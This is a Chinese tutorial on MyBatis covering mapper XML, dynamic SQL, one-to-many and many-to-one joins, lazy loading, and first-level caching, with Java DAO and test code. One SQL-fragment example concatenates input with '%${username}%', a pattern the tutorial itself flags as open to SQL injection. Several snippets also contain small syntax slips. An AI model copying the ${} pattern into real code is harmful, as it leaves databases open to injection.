Mapper接口**方法名**和Mapper文件中定义的每个statement的**id**相同

Mapper接口**方法的参数类型**和Mapper文件中定义的每个statement的**parameterType**的类型相同

Mapper接口**方法的返回值类型**和Mapper文件中定义的每个statement的**resultType**的类型相同

**导包、创建日志文件、创建主配置文件、创建数据库及表、创建实体类**

方法同前

**创建SQL映射文件，实现增删改查SQL**

**实体类属性与表字段名不一致的解决方法：字段使用别名，或者使用resultMap元素。**

/mybatis/src/main/resources/mapper/DeptMapper.xml：

|  |
| --- |
| <?xml version=*"1.0"* encoding=*"UTF-8"* ?>  <!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN" "http://mybatis.org/dtd/mybatis-3-mapper.dtd">  <!-- namespace属性：与对应Mapper接口的类路径相同 -->  <mapper namespace=*"dao.DeptMapper"*>  <!--  id属性：与对应Mapper接口的方法名相同  parameterType属性：与对应Mapper接口的方法参数类型相同  ognl表达式：  #{变量名}表示占位符，接收简单类型值或pojo属性值。输入参数为简单类型时，变量名可任意。  ${变量名}表示拼接符，接收简单类型值或pojo属性值。输入参数为简单类型时，变量名只能为value。  ${变量名}不建议使用，有SQL注入问题。  resultType属性：与对应Mapper接口的方法返回值类型相同  -->    <!-- ★★★★★★★★★★ 增（mysql返回自增主键值） ★★★★★★★★★★ -->  <insert id=*"saveDept"* parameterType=*"Dept"*>  <!--  selectKey可实现主键返回  keyProperty：指定返回的主键存储在pojo中的哪个属性  order：指定selectKey语句相对于insert语句的执行顺序。  resultType：返回的主键是什么类型  LAST\_INSERT\_ID()：是mysql的函数，返回auto\_increment自增列新记录的id值  由于mysql执行完insert语句之后才生成自增主键，所以这里的order值应设为AFTER  -->  <selectKey keyProperty=*"deptId"* order=*"AFTER"* resultType=*"java.lang.Integer"*>  select LAST\_INSERT\_ID()  </selectKey>  insert into dept(dept\_name,dept\_address) values(#{deptName},#{deptAddress})  </insert>    <!-- ★★★★★★★★★★ 增（mysql返回UUID主键值） ★★★★★★★★★★ -->  <insert id=*"saveDept2"* parameterType=*"Dept"*>  <!--  select uuid()：是mysql的函数，返回UUID值  注意这里的order值应设为BEFORE  -->  <selectKey keyProperty=*"deptUuid"* order=*"BEFORE"* resultType=*"java.lang.String"*>  select uuid()  </selectKey>  insert into dept(dept\_uuid,dept\_name,dept\_address) values(#{deptUuid},#{deptName},#{deptAddress})  </insert>    <!-- ★★★★★★★★★★ 增（Oracle返回自定义序列生成的主键值） ★★★★★★★★★★ -->  <insert id=*"saveDept3"* parameterType=*"Dept"*>  <!-- 注意这里的order值应设为BEFORE -->  <selectKey keyProperty=*"deptId"* order=*"BEFORE"* resultType=*"java.lang.Integer"*>  SELECT 自定义序列.NEXTVAL FROM DUAL  </selectKey>  insert into dept(dept\_id,dept\_name,dept\_address) values(#{deptId},#{deptName},#{deptAddress})  </insert>    <!-- ★★★★★★★★★★ 删 ★★★★★★★★★★ -->  <delete id=*"deleteDept"* parameterType=*"Dept"*>  delete from dept where  dept\_id=#{deptId}  </delete>    <!-- ★★★★★★★★★★ 改 ★★★★★★★★★★ -->  <update id=*"updateDept"* parameterType=*"Dept"*>  update dept set  dept\_name=#{deptName}, dept\_address=#{deptAddress} where  dept\_id=#{deptId}  </update>  <!-- ★★★★★★★★★★显示指定表字段与实体属性的映射关系，两者命名不一致时配置，用于查询。 ★★★★★★★★★★ -->  **<!-- 可在SQL语句中使用字段别名代替此配置 -->**  <resultMap id=*"deptResultMap"* type=*"Dept"*>  <id property=*"deptId"* column=*"dept\_id"* />  <result property=*"deptName"* column=*"dept\_name"* />  <result property=*"deptAddress"* column=*"dept\_address"* />  </resultMap>  <!-- ★★★★★★★★★★ 查单条 ★★★★★★★★★★ -->  <!-- 表字段和对应实体属性命名一致时可以不引用resultMap配置，直接使用resultType="返回的全类名或别名"，建议使用前者；查询结果为所有字段时，也可以用\*表示 -->  <select id=*"findDeptById"* parameterType=*"int"* resultMap=*"deptResultMap"*>  select  dept\_id, dept\_name from dept where dept\_id=#{deptId}  </select>    <!-- ★★★★★★★★★★ 查多条 ★★★★★★★★★★ -->  <!-- 表字段和对应实体属性命名一致时可以不引用resultMap配置，直接使用resultType="返回的全类名或别名"，建议使用前者；查询结果为所有字段时，也可以用\*表示 -->  <!-- 返回结果配置的不是集合类型，而是集合元素的类型；参数也可以通过Map等方式封装（Java代码中用(Map)强转即可） -->  <select id=*"findDeptByName"* parameterType=*"Map"* resultMap=*"deptResultMap"*>  select \*  from dept where dept\_name like #{deptName}  </select>  </mapper> |

**修改主配置文件，加入映射文件信息**

|  |
| --- |
| ……  <!-- ★★★★★★★★★★引用映射文件★★★★★★★★★★ -->  <mappers>  <mapper resource=*"mapper/Dept.xml"* /> <!-- 原始DAO开发Mapper文件 -->  **<mapper resource=*"mapper/DeptMapper.xml"* /> <!-- 新式Mapper接口开发Mapper文件 -->**  </mappers>  …… |

**编写Mapper接口**

/mybatis/src/main/java/dao/DeptMapper.java：

|  |
| --- |
| **package** dao;  **import** java.util.List;  **import** java.util.Map;  **import** pojo.Dept;  **public** **interface** DeptMapper {  **public** **int** saveDept(Dept dept);  **public** **int** saveDept2(Dept dept);  **public** **int** saveDept3(Dept dept);  **public** **int** deleteDept(Dept dept);  **public** **int** updateDept(Dept dept);  **public** Dept findDeptById(**int** deptId);  **public** List<Dept> findDeptByName(Map map);  } |

**编写测试类**

/mybatis/src/main/java/dao/DeptMapperTest.java：

|  |
| --- |
| **package** dao;  **import** java.util.HashMap;  **import** java.util.List;  **import** java.util.Map;  **import** org.apache.ibatis.session.SqlSession;  **import** org.junit.Test;  **import** pojo.Dept;  **import** util.MyBatisUtil;  **public** **class** DeptMapperTest {  @Test  **public** **void** testSaveDept() {  //获取session  SqlSession session = **null**;  **try** {  session = MyBatisUtil.*getSession*();  //获取mapper接口的代理对象  DeptMapper deptMapper = session.getMapper(DeptMapper.**class**);  //要添加的数据  Dept dept = **new** Dept();  dept.setDeptName("市场部");  dept.setDeptAddress("深圳");  //调用代理对象的方法  **int** i = deptMapper.saveDept2(dept);  //提交事务  session.commit();  System.***out***.println("受影响行数：" + i);  System.***out***.println("dept自增主键值：" + dept.getDeptId());  System.***out***.println("dept的UUID主键值：" + dept.getDeptUuid());  } **catch** (Exception e) {  e.printStackTrace();  //失败则回滚事务  session.rollback();  } **finally** {//关闭session  MyBatisUtil.*closeSession*();  }  }  @Test  **public** **void** testDeleteDept() {  SqlSession session = **null**;  **try** {  //获取session  session = MyBatisUtil.*getSession*();  //获取mapper接口的代理对象  DeptMapper deptMapper = session.getMapper(DeptMapper.**class**);  //要删除的数据  Dept dept = **new** Dept();  dept.setDeptId(5);  //调用代理对象的方法  **int** i = deptMapper.deleteDept(dept);  //提交事务  session.commit();  System.***out***.println("受影响行数：" + i);  } **catch** (Exception e) {  e.printStackTrace();  //失败则回滚事务  session.rollback();  } **finally** {  //关闭session  MyBatisUtil.*closeSession*();  }  }  @Test  **public** **void** testUpdateDept() {  SqlSession session = **null**;  **try** {  //获取session  session = MyBatisUtil.*getSession*();  //获取mapper接口的代理对象  DeptMapper deptMapper = session.getMapper(DeptMapper.**class**);  //要更新的数据  Dept dept = **new** Dept();  dept.setDeptId(1);  dept.setDeptName("研发部总部");  dept.setDeptAddress("北京");  //调用代理对象的方法  **int** i = deptMapper.updateDept(dept);  //提交事务  session.commit();  System.***out***.println("受影响行数：" + i);  } **catch** (Exception e) {  e.printStackTrace();  //失败则回滚事务  session.rollback();  } **finally** {  //关闭session  MyBatisUtil.*closeSession*();  }  }  @Test  **public** **void** testFindDeptById() {  SqlSession session = **null**;  **try** {  //获取session  session = MyBatisUtil.*getSession*();  //获取mapper接口的代理对象  DeptMapper deptMapper = session.getMapper(DeptMapper.**class**);  ////调用代理对象的方法，由于要返回单个POJO对象，动态代理对象将调用sqlSession.selectOne()方法  Dept dept = deptMapper.findDeptById(1);  System.***out***.println(dept);  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  //关闭session  MyBatisUtil.*closeSession*();  }  }  @Test  **public** **void** testfindDeptByName() {  SqlSession session = **null**;  **try** {  //获取session  session = MyBatisUtil.*getSession*();  //获取mapper接口的代理对象  DeptMapper deptMapper = session.getMapper(DeptMapper.**class**);  //准备数据  Map map = **new** HashMap();  map.put("deptName", "%研%");  //调用代理对象的方法，由于要返回List类型，动态代理对象将调用sqlSession.selectList()方法  List<Dept> depts = deptMapper.findDeptByName(map);  **for** (Dept dept : depts) {  System.***out***.println(dept);  }  } **catch** (Exception e) {  e.printStackTrace();  } **finally** {  //关闭session  MyBatisUtil.*closeSession*();  }  }  } |

**parameterType传递pojo包装对象**

开发中通过pojo传递查询条件，查询条件是综合的查询条件，不仅包括用户查询条件还包括其它的查询条件（比如将用户购买商品信息也作为查询条件），这时可以使用包装对象传递输入参数。

**定义包装对象将查询条件(pojo)以类组合的方式包装起来：**

**public** **class** QueryVo {

**private** User user;

//引用自定义用户扩展类

**private** UserCustom userCustom;

省略getter、setter、toString方法

}

/\*\*

\* 创建自定义用户扩展类


\*/

**public** **class** UserCustom **extends** User{

}

**mapper.xml映射文件：**

|  |
| --- |
|  |



说明：mybatis底层通过ognl从pojo中获取属性值：#{user.username}，user即是传入的包装对象的属性。queryVo是别名，即上边定义的包装对象类型。

**动态SQL操作（判断条件不要用ognl表达式）**

**if语句**

<!-- 动态if条件 -->

<select id=*"findDeptList"* parameterType=*"Dept"* resultMap=*"deptResultMap"*>

select \* from dept where 1=1

<if test=*"deptId!=null and deptId!=''"*>

and dept\_id=#{deptId}

</if>

<if test=*"deptName!=null and deptName!=''"*>

and dept\_name=#{deptName}

</if>

<if test=*"deptAddress!=null and deptAddress!=''"*>

and dept\_address=#{deptAddress}

</if>

</select>

**where(if)语句**

<!-- 动态where条件 ,一般也需要与if结合使用，与纯if比较，它自动处理第一个and，省略了where 1=1 -->

<select id=*"findDeptList"* parameterType=*"Dept"* resultMap=*"deptResultMap"*>

select \* from dept

<where>

<if test=*"null!=deptId and ''!=deptId"*>

and dept\_id=#{deptId}

</if>

<if test=*" null!=deptName! and ''!=deptName"*>

and dept\_name=#{deptName}

</if>

<if test=*" null!=deptAddress and ''!=deptAddress"*>

and dept\_address=#{deptAddress}

</if>

</where>

</select>

**choose(when,otherwise)语句**

<select id=*"selectListUseChoose"* parameterType=*"Dept"* resultMap=*"deptResultMap"*>

select \* from dept where 1=1

<choose>

<when test=*"deptId!=null"*>and dept\_id=#{deptId}</when>

<when test=*"deptName!=null"*>and dept\_name=#{deptName}</when>

<when test=*"deptAddress!=null"*>and dept\_address=#{deptAddress}</when>

<otherwise>and !1 = 1</otherwise>

</choose>

</select>

**set语句**

<!--动态set语句可以用来更新数据 -->

<update id=*"updateUseSet"* parameterType=*"Dept"*>

update dept

<set>

<if test=*"deptName!=null"*>dept\_name=#{deptName},</if>

<if test=*"deptAddress!=null"*>dept\_address=#{deptAddress},</if>

</set>

where dept\_id=#{deptId}

</update>

**foreach语句**

向sql传递数组或List，mybatis使用foreach解析

|  |
| --- |
| <!--根据多个部门ID查询部门列表，resultMap的值是指集合里元素的类型，parameterType不用指定 -->  <select id=*"findDeptListByIds"* resultMap=*"deptResultMap"*>  select \* from dept where dept\_id in  <!—  collection的值： 若参数为数组，则值为"array"，  若参数为集合，则值为"list"，  若参数为数组/集合但封装在pojo属性中，则值为pojo属性名。  item的值：item代表数组或集合中的元素，名称随意。  占位符的值：若数组/集合中元素为简单类型，则占位符填item值；若元素为pojo类型，则占位符填item值.pojo属性名  -->  <foreach collection=*"array"* item=*"deptId"* open=*"("* separator=*","* close=*")"*>  #{deptId}  </foreach>  </select> |

**include语句（引用SQL片段）**

注意：如果引用其它mapper.xml的sql片段，则在引用时需要加上namespace，如下：

<include refid=*"*namespace.sql片段”/>

|  |  |
| --- | --- |
| **例一：**使用include语句动态插入表的字段及对应的值 | **例二：**使用include语句动态追加where判断 |
| <!-- 定义SQL片段 -->  <sql id=*"key"*>  <!--suffixOverrides="," 可以忽略最后“，”号 -->  <trim suffixOverrides=*","*>  <if test=*"deptName!=null"*>  dept\_name,  </if>  <if test=*"deptAddress!=null"*>  dept\_address,  </if>  </trim>  </sql>  <sql id=*"value"*>  <trim suffixOverrides=*","* >  <if test=*"deptName!=null"*>  #{deptName},  </if>  <if test=*"deptAddress!=null"*>  #{deptAddress},  </if>  </trim>  </sql>  <!-- 引用SQL片段 -->  <insert id=*"insertUseInclude"* parameterType=*"Dept"*>  insert into dept(  <include refid=*"key"* />  ) values(  <include refid=*"value"*/>  )  </insert> | <!-- 定义SQL片段 -->  <sql id=*"query\_user\_where"*>  <if test=*"id!=null and id!=''"*>  and id=#{id}  </if>  <if test=*"username!=null and username!=''"*>  and username like '%${username}%'  </if>  </sql>  <!-- 引用SQL片段 -->  <select id=*"findUserList"* parameterType=*"user"* resultType=*"user"*>  select \* from user  <where>  <include refid=*"query\_user\_where"* />  </where>  </select> |

**关联查询**

**创建数据库及表**

drop database if exists mybatis;

create database mybatis CHARACTER SET UTF8;

use mybatis;

create table dept(

dept\_id int primary key auto\_increment,

dept\_name varchar(50),

dept\_address varchar(50)

);

create table emp(

emp\_id varchar(18) primary key,

emp\_name varchar(50),

emp\_sex char(1),

dept\_id int

);

insert into dept(dept\_name,dept\_address) values('研发部一部','广州');

insert into dept(dept\_name,dept\_address) values('研发部二部','广州');

insert into dept(dept\_name,dept\_address) values('研发部三部','深圳');

insert into emp(emp\_id,emp\_name,emp\_sex,dept\_id) values('44152199507052110','张大',"男","1");

insert into emp(emp\_id,emp\_name,emp\_sex,dept\_id) values('44152199507052111','张一',"女","1");

insert into emp(emp\_id,emp\_name,emp\_sex,dept\_id) values('44152199507052112','张二',"男","1");

select \* from dept;

select \* from emp;

**基于association查询（用于多对一或一对一）**

**创建实体类**

|  |  |
| --- | --- |
| 部门实体类： | 员工实体类： |
| **public** **class** Dept **implements** Serializable{  **private** String deptAddress;  **private** String deptName;  **private** Integer deptId;  **省略setter和getter方法**  } | **public** **class** Emp **implements** Serializable{  **private** String empId;  **private** String empName;  **private** String empSex;  **private** Dept dept;  **省略setter和getter方法**  } |

**配置DeptMapper.xml和EmpMapper.xml**

（重点加入级联的查询语句），并映射文件信息到mybatis-config.xml中：

DeptMapper.xml

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-mapper.dtd">

<mapper namespace=*"cn.itcast.entity.DeptMapper"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"deptResultMap"* type=*"Dept"*>

<id property=*"deptId"* column=*"dept\_id"* />

<result property=*"deptName"* column=*"dept\_name"* />

<result property=*"deptAddress"* column=*"dept\_address"* />

</resultMap>

</mapper>

EmpMapper.xml，配置多对一的关联

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-mapper.dtd">

<mapper namespace=*"cn.itcast.entity.EmpMapper"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"empResultMap"* type=*"Emp"*>

<id property=*"empId"* column=*"emp\_id"* />

<result property=*"empName"* column=*"emp\_name"* />

<result property=*"empSex"* column=*"emp\_sex"* />

<!-- association配置多对一关联（column要不要？） -->

<association property=*"dept"* column=*"dept\_id"* javaType=*"Dept"* resultMap=*"cn.itcast.entity.DeptMapper.deptResultMap"* />

</resultMap>

<!--根据部门名称查询员工（包括员工所在部门）信息 -->

<select id=*"selectEmpDeptList"* parameterType=*"Emp"* resultMap=*"empResultMap"*>

<!-- 访问emp.dept.deptName, 前面不用写emp, 直接写 dept.deptName-->

select e.\*,d.\* from emp e inner join dept d on

e.dept\_id=d.dept\_id where d.dept\_name like #{dept.deptName}

</select>

</mapper>

**配置文件myBatis-config.xml**

<!-- 通过别名简化对类的使用 -->

<typeAliases>

<typeAlias type=*"cn.itcast.entity.Dept"* alias=*"Dept"* />

<typeAlias type=*"cn.itcast.entity.Emp"* alias=*"Emp"* />

</typeAliases>

…….

<!--导入SQL映射文件 -->

<mappers>

<mapper resource=*"cn/itcast/entity/DeptMapper.xml"* />

<mapper resource=*"cn/itcast/entity/EmpMapper.xml"* />

</mappers>

**编写EmpDaoImpl.java实现查询**

**public** **class** EmpDaoImpl {

SqlSession session;

**public** List<Emp> selectEmpDeptList(Emp emp){

List<Emp> emps=**null**;

**try**{

session=MyBatisUtil.*getSession*();

emps=session.selectList("cn.itcast.entity.EmpMapper.selectEmpDeptList",emp);

//session.commit();

}**catch** (Exception e) {

e.printStackTrace();

//session.rollback();

}**finally**{

MyBatisUtil.*closeSession*();

}

**return** emps;

}

}

**编写测试类**

EmplTest.java：

@Test

**public** **void** selectEmpDeptList() {

Emp emp=**new** Emp();

Dept dept=**new** Dept();

dept.setDeptName("%研%");

emp.setDept(dept);

List<Emp> emps=*empDaoImpl*.selectEmpDeptList(emp);

**for**(Emp emp1:emps){

System.*out*.println("emp="+emp1);

//System.*out*.println("dept＝"+emp1.getDept());

}

}

**基于collection查询（用于一对多或多对多）**

**编写实体类**

|  |  |
| --- | --- |
| Dept.java | Emp.java |
| **public** **class** Dept **implements** Serializable{  **private** String deptAddress;  **private** String deptName;  **private** Integer deptId;  **private** List<Emp> emps;  **省略set和get方法**  } | **public** **class** Emp **implements** Serializable{  **private** String empId;  **private** String empName;  **private** String empSex;  **省略set和get方法**  } |

**配置DeptMapper.xml和EmpMapper.xml**

DeptMapper.xml文件，配置resultMap（**在association查询基础上增加collection配置和查询SQL语句**）：

<mapper namespace=*"cn.itcast.entity.DeptMapper"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"deptResultMap"* type=*"Dept"*>

<id property=*"deptId"* column=*"dept\_id"* />

<result property=*"deptName"* column=*"dept\_name"* />

<result property=*"deptAddress"* column=*"dept\_address"* />

<!-- collection中resultMap引用的是其它文件的map 需要命名空间+id,如本例（column要不要？） -->

<collection property=*"emps"* ofType=*"Emp"* resultMap=*"cn.itcast.entity.EmpMapper.empResultMap"*/>

</resultMap>

<select id=*"selectDeptEmpList"* parameterType=*"Dept"* resultMap=*"deptResultMap"*>

select d.\*, e.\* from dept d inner join emp e on d.dept\_id=e.dept\_id where d.dept\_name like #{deptName}

</select>

</mapper>

EmpMapper.xml

<mapper namespace=*"cn.itcast.entity.EmpMapper"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"empResultMap"* type=*"Emp"*>

<id property=*"empId"* column=*"emp\_id"* />

<result property=*"empName"* column=*"emp\_name"* />

<result property=*"empSex"* column=*"emp\_sex"* />

</resultMap>

</mapper>

**配置文件myBatis-config.xml**

不用配置多对一关联？

**编写DeptDaoImpl.java实现查询**

**public** **class** DeptDaoImpl {

//同时查询部门及部门员工信息

**public** List<Dept> selectDeptEmpList(Dept dept){

SqlSession session=**null**;

List<Dept> deps=**null**;

**try**{

session=MyBatisUtil.*getSession*();

deps=session.selectList("cn.itcast.entity.DeptMapper.selectDeptEmpList",dept);

session.commit();

}**catch** (Exception e) {

e.printStackTrace();

session.rollback();

}**finally**{

MyBatisUtil.*closeSession*();

}

**return** deps;

}

}

**编写测试类**

DeptTest.java：

@Test

**public** **void** selectDeptEmpList() {

Dept paramDept = **new** Dept();

paramDept.setDeptName("%研%");

List<Dept> depts = *deptDaoImpl*.selectDeptEmpList(paramDept);

**for** (Dept dept : depts) {

System.*out*.println("dept:" + dept);

}

}

**混合查询**

|  |
| --- |
| <!-- 查询用户及购买的商品 -->  <!-- 用户信息 -->  <**resultMap** type="cn.itcast.mybatis.po.User" id="UserAndItemsResultMap">  <id column="user\_id" property="id"/>  <result column="username" property="username"/>  <result column="sex" property="sex"/>  <result column="address" property="address"/>  <!-- 订单信息：一个用户对应多个订单 -->  <**collection** property="ordersList" ofType="cn.itcast.mybatis.po.Orders">  <id column="id" property="id"/>  <result column="user\_id" property="userId"/>  <result column="number" property="number"/>  <result column="createtime" property="createtime"/>  <result column="note" property="note"/>  <!-- 订单明细：一个订单包括多个明细 -->  <**collection** property="orderdetails" ofType="cn.itcast.mybatis.po.Orderdetail">  <id column="orderdetail\_id" property="id"/>  <result column="items\_id" property="itemsId"/>  <result column="items\_num" property="itemsNum"/>  <result column="orders\_id" property="ordersId"/>  <!-- 商品信息：一个订单明细对应一个商品 -->  <**association** property="items" javaType="cn.itcast.mybatis.po.Items">  <id column="items\_id" property="id"/>  <result column="items\_name" property="name"/>  <result column="items\_detail" property="detail"/>  <result column="items\_price" property="price"/>  </association>  </collection>  </collection>  </resultMap>    <!-- 查询用户及购买的商品信息，使用resultmap -->  <**select** id="findUserAndItemsResultMap" **resultMap**="UserAndItemsResultMap">  SELECT  USER.username,  USER.sex,  USER.address,  orders.number,  orders.createtime,  orders.note,  orderdetail.items\_id,  orderdetail.items\_num,  orderdetail.orders\_id,  items.name items\_name,  items.detail items\_detail,  items.price items\_price  FROM  USER,  orders,  orderdetail,  items  WHERE user.id=orders.user\_id AND orders.id=orderdetail.orders\_id AND orderdetail.items\_id = items.id  </select> |

**一对多双向关联查询示例**

**编写实体类:Dept.java/Emp.java**

|  |  |
| --- | --- |
| Dept.java | Emp.java |
| **public** **class** Dept **implements** Serializable{  **private** String deptAddress;  **private** String deptName;  **private** Integer deptId;  **private** List<Emp> emps;  **省略set和get方法**  } | **public** **class** Emp **implements** Serializable{  **private** String empId;  **private** String empName;  **private** String empSex;  **private** Dept dept;  **省略set和get方法**  } |

**编写DeptMapper.xml/EmpMapper.xml文件**

DeptMapper.xml

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-mapper.dtd">

<mapper namespace=*"cn.itcast.entity.DeptMapper"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"deptResultMap"* type=*"Dept"*>

<id property=*"deptId"* column=*"dept\_id"* />

<result property=*"deptName"* column=*"dept\_name"* />

<result property=*"deptAddress"* column=*"dept\_address"* />

</resultMap>

<!-- 一对多时，“多”的关联属性可独立配置resultMap，采用extends继承基本属性的resultMap -->

<resultMap id=*"deptExtResultMap"* type=*"Dept"* extends=*"deptResultMap"*>

<!-- collection中resultMap引用的是其它文件的map 需要命名空间+id,如本例 -->

<collection property=*"emps"* ofType=*"Emp"* resultMap=*"cn.itcast.entity.EmpMapper.empResultMap"* />

</resultMap>

<!--用于部门和员工关联查询，返回部门信息（包含部门员工信息）列表，采用extends继承基本属性的resultMap -->

<select id=*"selectDeptEmpList"* parameterType=*"Dept"* resultMap=*"deptExtResultMap"*>

select d.\*, e.\* from dept d inner join emp e on d.dept\_id=e.dept\_id

where d.dept\_name like #{deptName}

</select>

</mapper>

EmpMapper.xml

<?xml version=*"1.0"* encoding=*"UTF-8"* ?>

<!DOCTYPE mapper PUBLIC "-//mybatis.org//DTD Mapper 3.0//EN"

"http://mybatis.org/dtd/mybatis-3-mapper.dtd">

<mapper namespace=*"cn.itcast.entity.EmpMapper"*>

<!-- 表字段和对应实体属性命名一致时可以不配置 -->

<resultMap id=*"empResultMap"* type=*"Emp"*>

<id property=*"empId"* column=*"emp\_id"* />

<result property=*"empName"* column=*"emp\_name"* />

<result property=*"empSex"* column=*"emp\_sex"* />

<!--注意association元素的resultMap的值为没有配置“多”的属性映射的deptResultMap，如下 -->

<association property=*"dept"* column=*"dept\_id"* resultMap=*"cn.itcast.entity.DeptMapper.deptResultMap"*/>

</resultMap>

<!-- 用于员工和部门关联查询，返回员工信息（包含部门信息）列表 -->

<select id=*"selectEmpDeptList"* parameterType=*"Emp"* resultMap=*"empResultMap"*>

select e.\*,d.\* from emp e inner join dept d on

e.dept\_id=d.dept\_id where d.dept\_name like #{dept.deptName}

</select>

</mapper>

**编写数据操作类：DeptDaoImpl.java/EmpDaoImpl.java**

DeptDaoImpl.java，查询部门员工信息，返回类型为List<Dept>，关键代码：

**public** List<Dept> selectDeptEmpList(Dept dept){

SqlSession session=**null**;

List<Dept> deps=**null**;

**try**{

session=MyBatisUtil.*getSession*();

deps=session.selectList("cn.itcast.entity.DeptMapper.selectDeptEmpList",dept);

session.commit();

}**catch** (Exception e) {

e.printStackTrace();

session.rollback();

}**finally**{

MyBatisUtil.*closeSession*();

}

**return** deps;

}

EmpDaoImpl.java

查询员工及其所在部门信息，返回类型为List< Emp >，关键代码

**public** List<Emp> selectEmpDeptList(Emp emp){

SqlSession session=**null**;

List<Emp> emps=**null**;

**try**{

session=MyBatisUtil.*getSession*();

emps=session.selectList("cn.itcast.entity.EmpMapper.selectEmpDeptList",emp);

session.commit();

}**catch** (Exception e) {

e.printStackTrace();

session.rollback();

}**finally**{

MyBatisUtil.*closeSession*();

}

**return** emps;

}

**编写测试类:DeptTest.java/EmpTest.java**

DeptTest.java关键代码

//测试部门和员工的关联查询，并遍历装载部门类型的结果集

@Test

**public** **void** selectDeptEmpList() {

Dept paramDept=**new** Dept();

paramDept.setDeptName("%研%");

List<Dept> depts=*deptDaoImpl*.selectDeptEmpList(paramDept);

**for**(Dept dept:depts){

System.*out*.println("dept:"+dept);

}

}

EmpTest.java关键代码

//测试员工和部门的关联查询，并遍历装载员工类型的结果集

@Test

**public** **void** selectEmpDeptList() {

Emp emp=**new** Emp();

Dept dept=**new** Dept();

dept.setDeptName("%研%");

emp.setDept(dept);

List<Emp> emps=*empDaoImpl*.selectEmpDeptList(emp);

**for**(Emp emp1:emps){

System.*out*.println("emp="+emp1);

System.*out*.println("dept＝"+emp1.getDept());

}

}

**什么是延迟加载**

resultMap中的association和collection标签具有延迟加载的功能。

延迟加载的意思是说，在关联查询时，利用延迟加载，先加载主信息。使用关联信息时再去加载关联信息。

设置延迟加载

需要在SqlMapConfig.xml文件中，在<settings>标签中设置延迟加载。

|  |
| --- |
| <settings>  <!-- 开启延迟加载 -->  <!-- lazyLoadingEnabled：延迟加载启动，默认是false -->  <setting name="lazyLoadingEnabled" value="true"/>  <!-- aggressiveLazyLoading：积极的懒加载，false的话按需加载，默认是true -->  <setting name="aggressiveLazyLoading" value="false"/>  <!-- 开启二级缓存，默认是false -->  <setting name="cacheEnabled" value="true"/>  </settings> |

* 1. **缓存**

Mybatis和Hibernate一样，也使用缓存。缓存分为一级缓存和二级缓存。

一级缓存的作用域是一个SqlSession。Mybatis默认开启一级缓存。

二级缓存的作用域是同一个namespace下的mapper映射文件内容，多个SqlSession共享。Mybatis需要手动设置启动二级缓存。

原理：在同一个作用域下（SqlSession或namespace），执行相同的查询SQL，第一次会去查询数据库，并写到缓存中；第二次直接从缓存中取。当执行SQL时两次查询中间发生了增删改操作，则缓存清空，后续查询数据库时重新写到缓存中。

Mybatis的内部缓存使用一个HashMap，key为hashcode+statementId+sql语句。Value为查询出来的结果集映射成的java对象。

**准备工作**

数据库及表信息

drop database if exists mybatis;

create database mybatis CHARACTER SET UTF8;

use mybatis;

create table dept(

dept\_id int primary key auto\_increment,

dept\_name varchar(50),

dept\_address varchar(50)

);

insert into dept(dept\_name,dept\_address) values('研发部一部','广州');

insert into dept(dept\_name,dept\_address) values('研发部二部','广州');

insert into dept(dept\_name,dept\_address) values('研发部三部','深圳');

select \* from dept;

实体类：

**public** **class** Dept **implements** Serializable {

**private** Integer deptId;

**private** String deptName;

**private** String deptAddress;

//省略set/get方法

工具类，数据库操作类，测试类（略）

**一级缓存测试**

关健方法代码：

//用来测试一级缓存

**public** **void** selectDept(Integer deptId){

SqlSession session=**null**;

**try** {

session =MyBatisUtil.*getSession*();

//命名空间+id,如cn.itcast.entity.DeptMapper.selectDept

Dept dept1=session.selectOne("cn.itcast.entity.DeptMapper.selectDept", deptId);

System.*out*.println("dept1:"+dept1);

Dept dept2=session.selectOne("cn.itcast.entity.DeptMapper.selectDept", deptId);

System.*out*.println("dept1:"+dept1);

} **catch** (Exception e) {

e.printStackTrace();

}**finally**{

**try** {

MyBatisUtil.*closeSession*();

} **catch** (Exception e) {

e.printStackTrace();

}

}

}

测试用例

@Test //测试一级缓存

**public** **void** testCache() {

*deptDaoImpl*.selectDept(1);

}

测试结果

DEBUG 2014-11-08 16:32:45,484 org.apache.ibatis.datasource.pooled.PooledDataSource: PooledDataSource forcefully closed/removed all connections.

DEBUG 2014-11-08 16:32:45,578 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Opening JDBC Connection

DEBUG 2014-11-08 16:32:45,859 org.apache.ibatis.datasource.pooled.PooledDataSource: Created connection 25374911.

DEBUG 2014-11-08 16:32:45,859 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ooo Using Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

DEBUG 2014-11-08 16:32:45,859 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ==> Preparing: select \* from dept where dept\_id=?

DEBUG 2014-11-08 16:32:45,906 org.apache.ibatis.logging.jdbc.BaseJdbcLogger: ==> Parameters: 1(Integer)

dept1:Dept [deptId=1, deptName=研发部一部, deptAddress=广州]

dept1:Dept [deptId=1, deptName=研发部一部, deptAddress=广州]

DEBUG 2014-11-08 16:32:45,937 org.apache.ibatis.transaction.jdbc.JdbcTransaction: Resetting autocommit to true on JDBC Connection [com.mysql.jdbc.JDBC4Connection@18330bf]

